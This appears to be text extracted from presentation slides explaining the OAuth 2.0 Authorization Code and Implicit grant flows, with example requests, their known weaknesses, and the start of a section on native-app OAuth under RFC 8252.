
Wants



Client/Application/Relying Party



1. Authorization Code Grant



Authorization Code Grant (ACG)

Authorization

Request

```
https://authorization-server.com/auth?response_type=code&  
client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=photos&state=1234zyx  
https://example-app.com
```

Response

```
https://example-app.com/cb?code=AUTH_CODE_HERE&state=1234zyx
```

Token Exchange

Request

```
POST https://api.authorization-server.com/token  
grant_type=authorization_code&  
code=AUTH_CODE_HERE&  
redirect_uri=https://example-app.com&  
client_id=CLIENT_ID&  
client_secret=CLIENT_SECRET
```

Response


```
{  
  "access_token": "RsT50jbzRn430zqMLgV3Ia",  
  "expires_in": 3600  
}
```

Advantages of ACG

Provides the ability to
authenticate the client

Transmission of access token to
client without passing it through
Browser

2. Implicit Grant



Implicit Grant

Authorization

Request

```
https://authorization-server.com/auth?response_type=token&  
client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=photos&state=1234zyx
```

Response

```
https://example-app.com/cb?access_token=_HERE&state=1234zyx
```


Disadvantages of Implicit Grant

No client authentication

Access token can end up in
Browser history


Access token leakage through
Referrer header

OAuth for Mobile clients/ Native apps (RFC-8252)




1. Request Authorization

- When user needs to access some protected resource, client opens a browser and sends user to the authorization endpoint





2. Authenticate and Approve

- The AS authenticates the user



Approve

- User approves the request



3. Handle Callback

